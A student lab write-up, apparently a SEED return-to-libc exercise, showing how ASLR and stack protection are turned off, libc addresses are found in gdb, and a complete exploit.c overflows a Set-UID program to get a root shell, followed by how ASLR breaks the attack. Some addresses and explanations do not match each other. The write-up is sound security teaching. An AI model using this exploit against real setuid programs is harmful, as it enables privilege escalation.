

After turning off all the countermeasures, including the Address Space Randomization, The StackGuard Protection Scheme, all the codes will be run using the noexecstack option since the objective of the lab is to show that the non-executable stack protection does not work and configuring /bin/sh.. Here's the output.

```
terminal
[02/03/20]seed@VM:~/Lab_3$
[02/03/20]seed@VM:~/Lab_3$
[02/03/20]seed@VM:~/Lab_3$
[02/03/20]seed@VM:~/Lab_3$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize va space = 0
[02/03/20]seed@VM:~/Lab_3$ sudo ln -sf /bin/zsh /bin/sh
[02/03/20]seed@VM:~/Lab_3$
```

### **Task 1 : Finding out the addresses of libc Functions:**

In this task I'm compiling the code with -DBUF-SIZE set to 44. The program is loaded with a Set-UID Program.


- **With -DBUF-SIZE set to 44:**

With the value of N set to 44 for -DBUF-SIZE attribute, when run the executable using the quiet flag set to gdb, we can observe the addresses of various functions after running the executable. The image below shows the addresses of various functions of retlib.

```
terminal
[02/03/20]seed@VM:~/Lab_3$
[02/03/20]seed@VM:~/Lab_3$
[02/03/20]seed@VM:~/Lab_3$
[02/03/20]seed@VM:~/Lab_3$ gcc -DBUF_SIZE=44 -fno-stack-protector -z noexecstack -o retlib retlib.c
[02/03/20]seed@VM:~/Lab_3$ sudo chown root retlib
[02/03/20]seed@VM:~/Lab_3$ sudo chmod 4755 retlib
[02/03/20]seed@VM:~/Lab_3$
[02/03/20]seed@VM:~/Lab_3$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda> run
Starting program: /home/seed/Lab_3/retlib
Returned Properly
[Inferior 1 (process 6350) exited with code 01]
Warning: not running or target is remote
gdb-peda> p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda> p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda> p bof
$3 = {<text variable, no debug info>} 0x80484eb <bof>
gdb-peda> p fread
$4 = {<text variable, no debug info>} 0xb7e66880 <__GI_IO_fread>
gdb-peda>
```


## Task 2 : Putting the Shell string in the Memory:

- Creating an environment Variable and printing it.




```
[02/03/20]seed@VM:~/Lab_3$  
[02/03/20]seed@VM:~/Lab_3$  
[02/03/20]seed@VM:~/Lab_3$  
[02/03/20]seed@VM:~/Lab_3$  
[02/03/20]seed@VM:~/Lab_3$ export MYHELL=/bin/sh  
[02/03/20]seed@VM:~/Lab_3$ env | grep MYHELL  
MYHELL=/bin/sh  
[02/03/20]seed@VM:~/Lab_3$
```

- Finding the address of the Environment variable we just created..



```
[02/03/20]seed@VM:~/Lab_3$  
[02/03/20]seed@VM:~/Lab_3$  
[02/03/20]seed@VM:~/Lab_3$  
[02/03/20]seed@VM:~/Lab_3$ export MYHELL=/bin/sh  
[02/03/20]seed@VM:~/Lab_3$ env | grep MYHELL  
MYHELL=/bin/sh  
[02/03/20]seed@VM:~/Lab_3$  
[02/03/20]seed@VM:~/Lab_3$  
[02/03/20]seed@VM:~/Lab_3$ subl printAddress.c  
[02/03/20]seed@VM:~/Lab_3$ gcc printAddress.c  
printAddress.c: In function 'main':  
printAddress.c:3:18: warning: implicit declaration of function 'getenv' [-Wimplicit-function-declaration]  
char * shell = getenv("MYHELL");  
printAddress.c:3:18: warning: initialization makes pointer from integer without a cast [-Wint-conversion]  
[02/03/20]seed@VM:~/Lab_3$  
[02/03/20]seed@VM:~/Lab_3$ ./a.out  
Address of MYHELL env Variable: bffffdf1  
[02/03/20]seed@VM:~/Lab_3$
```

- After turning on the Address Randomization and re running the code, we get a different address.



```
[02/03/20]seed@VM:~/Lab_3$  
[02/03/20]seed@VM:~/Lab_3$  
[02/03/20]seed@VM:~/Lab_3$  
[02/03/20]seed@VM:~/Lab_3$  
[02/03/20]seed@VM:~/Lab_3$ sudo sysctl -w kernel.randomize_va_space=2  
kernel.randomize_va_space = 2  
[02/03/20]seed@VM:~/Lab_3$  
[02/03/20]seed@VM:~/Lab_3$ ./a.out  
Address of MYHELL env Variable: bfc25df1  
[02/03/20]seed@VM:~/Lab_3$  
[02/03/20]seed@VM:~/Lab_3$
```

**Task 3 : Exploiting the Buffer-overflow vulnerability:**

```

Terminal
EAX: 0x1
EBX: 0x0
ECX: 0x804b4a8 --> 0x0
EDI: 0x0
ESI: 0xb7fba000 --> 0xb1bdb0
EDX: 0xb7fba000 --> 0xb1bdb0
EBP: 0x85cbb7d9
ESP: 0xbffec30 --> 0xb7d989d0
EIP: 0xb7da4da0
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0xb7da4da0
[-----stack-----]
0000| 0xbffec30 --> 0xb7d989d0
0004| 0xbffec34 --> 0xbffffdef ("ATH=/usr/bin/")
0008| 0xbffec38 --> 0xbfff
0012| 0xbffec3c --> 0xb7lea71
0016| 0xbffec40 --> 0xb7ff7968 ("symbol=%s; lookup in file=%s [%lu]\n")
0020| 0xbffec44 --> 0xbffecf0 --> 0x0
0024| 0xbffec48 --> 0xb7ff581f ("<main program>")
0028| 0xbffec4c --> 0x0
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xb7da4da0 in ?? ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ q
[02/04/20]seed@VM:~/Lab 3$ gcc -o exploit exploit.c
[02/04/20]seed@VM:~/Lab 3$ ./exploit
[02/04/20]seed@VM:~/Lab 3$ retlib
add:bffffdef
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#

```

The screenshot above shows the addresses of the system and exit functions. Once the environment variable is set and it's address is known, these values are injected into the exploit.c file. The final code look like:

```

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[70];
    FILE *badfile;
    badfile = fopen("./badfile", "w");
    *(long *) &buf[64] = 0xbfe24def; // "/bin/sh"

    *(long *) &buf[56] = 0xb75ecda0; // system()

    *(long *) &buf[60] = 0xb75e09d0; // exit()

    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}

```




```

gdb-peda$ disas bof
Dump of assembler code for function bof:
0x0804854b <+0>: push    ebp
0x0804854c <+1>: mov     ebp,esp
0x0804854e <+3>: sub     esp,0x38
0x08048551 <+6>: push    DWORD PTR [ebp+0x8]
0x08048554 <+9>: push    0x12c
0x08048559 <+14>: push    0x1
0x0804855b <+16>: lea     eax,[ebp-0x34]
0x0804855e <+19>: push    eax
0x0804855f <+20>: call    0x80483e0 <fread@plt>
0x08048564 <+25>: add     esp,0x10
0x08048567 <+28>: mov     eax,0x1
0x0804856c <+33>: leave
0x0804856d <+34>: ret
End of assembler dump.
gdb-peda$

```

Above is the assembler code for the function bof. We can see the stack pointer points to 0x38 which is equivalent to 56. Here is where the system() is to be placed. Since the exit() function follows the system() it is 4 positions ahead of the system() which is 60 (56+4) and the parameter to the system function /bin/sh which is the environment variable we set using export is 4 positions further, making it sit at 64. Therefore they form the values of X,Y and Z. And its equivalent addresses are equated to them. Compiling this exploit.c file and executing it creates a badfile which in turn is an input to the retlib file, which when executed returns us the shell access.

Changing the name of the retlib executable to retlib\_renamed, changes the addresses of the functions which results in the failure of the attack. The change of address is evident from the screenshot below.



```

Terminal
[02/04/20]seed@VM:~/Lab_3$ gdb -q retlib_renamed
Reading symbols from retlib_renamed...(no debugging symbols found)...done.
gdb-peda$ run
Starting program: /home/seed/Lab_3/retlib_renamed
add:bffffdfe
[New process 4320]
process 4320 is executing new program: /bin/zsh5
zsh:1: permission denied: /bin/
[Inferior 2 (process 4320) exited with code 0176]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7dbfda0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7db39d0 <__GI_exit>
gdb-peda$ quit

```

## Task 4 : Turning on Address Randomization:

Here first we're turning on the address randomization protection by setting the flag value to 2.

```
[02/04/20]seed@VM:~/Lab_3$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/04/20]seed@VM:~/Lab_3$ gcc -DBUF_SIZE=44 -fno-stack-protector -z noexecstack -o retlib retlib.c
[02/04/20]seed@VM:~/Lab_3$ sudo chown root retlib
[02/04/20]seed@VM:~/Lab_3$ sudo chmod 4755 retlib
```

The 2 screenshots below show different addresses when run multiple times since the addresses are randomised. Since the address is never constant, the attack fails as it cannot load the exact address of the functions. This change of addresses each time fails the attack.

```

Terminal
EAX: 0x0
EBX: 0x0
ECX: 0x8fc84a8 --> 0x0
EDX: 0x4
ESI: 0xb76dd000 --> 0x1b1db0
EDI: 0xb76dd000 --> 0x1b1db0
EBP: 0x85cbb754
ESP: 0xb75e09d0 (<_old_glob_in_dir+1360>: mov BYTE PTR [ecx],0xe8)
EIP: 0xb75ecd90 (<update_cur_sifted_state+1545>: mov DWORD PTR [esp+0x1c],ebx)
EFLAGS: 0x10203 (CARRY parity adjust zero sign trap INTERRUPT direction overflow)

0xb75ecd9f <update_cur_sifted_state+1535>: cmovne ebx,DWORD PTR [esp+0x1c]
0xb75ecda4 <update_cur_sifted_state+1540>: add edx,0x4
0xb75ecda7 <update_cur_sifted_state+1543>: cmp edi,edi
=> 0xb75ecda9 <update_cur_sifted_state+1545>: mov DWORD PTR [esp+0x1c],ebx
0xb75ecdad <update_cur_sifted_state+1549>: jne 0xb75ecd8f <update_cur_sifted_state+1519>
0xb75ecdaf <update_cur_sifted_state+1551>: mov eax,DWORD PTR [esp+0x1c]
0xb75ecdb3 <update_cur_sifted_state+1555>: mov esi,DWORD PTR [esp+0x24]
0xb75ecdb7 <update_cur_sifted_state+1559>: mov edi,DWORD PTR [esp+0x90]

-----
stack
0000 0xb75e09d0 (<_old_glob_in_dir+1360>: mov BYTE PTR [ecx],0xe8)
0004 0xb75e09d4 (<_old_glob_in_dir+1364>: sbb eax,0xc483fff6)
0008 0xb75e09d8 (<_old_glob_in_dir+1368>: les edx,FWORD PTR [eax])
0012 0xb75e09dc (<_old_glob_in_dir+1372>: je 0xb75e09dc <_old_glob_in_dir+1372>)
0016 0xb75e09e0 (<_old_glob_in_dir+1376>: jne 0xb75e09c8 <_old_glob_in_dir+1352>)
0020 0xb75e09e4 (<_old_glob_in_dir+1380>: test eax,eax)
0024 0xb75e09e8 (<_old_glob_in_dir+1384>: cmp edi,DWORD PTR [ebp-0x1bc])
0028 0xb75e09ec (<_old_glob_in_dir+1388>: (bad))

-----
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
check_subexp_limits (str_idx=0xa075c085, bkref_ents=0x2d5, limits=0x78be685, candidates=0x1beffff, dest_nodes=<optimized out>,
dfa=<optimized out>) at regex.c:2060
2060 regex.c: No such file or directory.
gdb-peda> p system
$1 = {<text variable, no debug info>} 0xb7565da0 <__libc_system>
gdb-peda> p exit
$2 = {<text variable, no debug info>} 0xb75599d0 <__GI_exit>
gdb-peda>

```



```

Terminal
-----registers-----
EAX: 0x842a410 --> 0xfbad2488
EBX: 0x0
ECX: 0x0
EDX: 0xb76c7000 --> 0x1b1db0
ESI: 0xb76c7000 --> 0x1b1db0
EDI: 0xb76c7000 --> 0x1b1db0
EBP: 0xbfb73388 --> 0xbfb73498 --> 0x0
ESP: 0xbfb73350 --> 0xbfb74dff ("SHELL=/bin/sh")
EIP: 0x8048551 (<bof+6>: push DWORD PTR [ebp+0x8])
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
-----code-----
0x804854b <bof>: push ebp
0x804854c <bof+1>: mov ebp,esp
0x804854e <bof+3>: sub esp,0x38
=> 0x8048551 <bof+6>: push DWORD PTR [ebp+0x8]
0x8048554 <bof+9>: push 0x12c
0x8048559 <bof+14>: push 0x1
0x804855b <bof+16>: lea eax,[ebp-0x34]
0x804855e <bof+19>: push eax
-----stack-----
0000 0xbfb73350 --> 0xbfb74dff ("SHELL=/bin/sh")
0004 0xbfb73354 --> 0xb7519ae8 --> 0x1e03
0008 0xbfb73358 --> 0xb75570cb (<_IO_vfprintf_internal+11>: add ebx,0x16ff35)
0012 0xbfb7335c --> 0x0
0016 0xbfb73360 --> 0xb7573347 (<__fopen_internal+7>: add ebx,0x153cb9)
0020 0xbfb73364 --> 0xb76c7000 --> 0x1b1db0
0024 0xbfb73368 --> 0xb76c7000 --> 0x1b1db0
0028 0xbfb7336c --> 0xb757341e (<_IO_new_fopen+30>: add esp,0x18)
Legend: code, data, rodata, value

Breakpoint 1, 0x08048551 in bof ()
gdb-peda$ p system
$3 = {<text variable, no debug info>} 0xb754fda0 <__libc_system>
gdb-peda$ p exit
$4 = {<text variable, no debug info>} 0xb75439d0 <__GI_exit>
gdb-peda$

```

Here's the output when the address randomization is turned on and off from the debugger.

```

gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
gdb-peda$ set disable-randomization on
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
gdb-peda$ set disable-randomization off
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is off.
gdb-peda$

```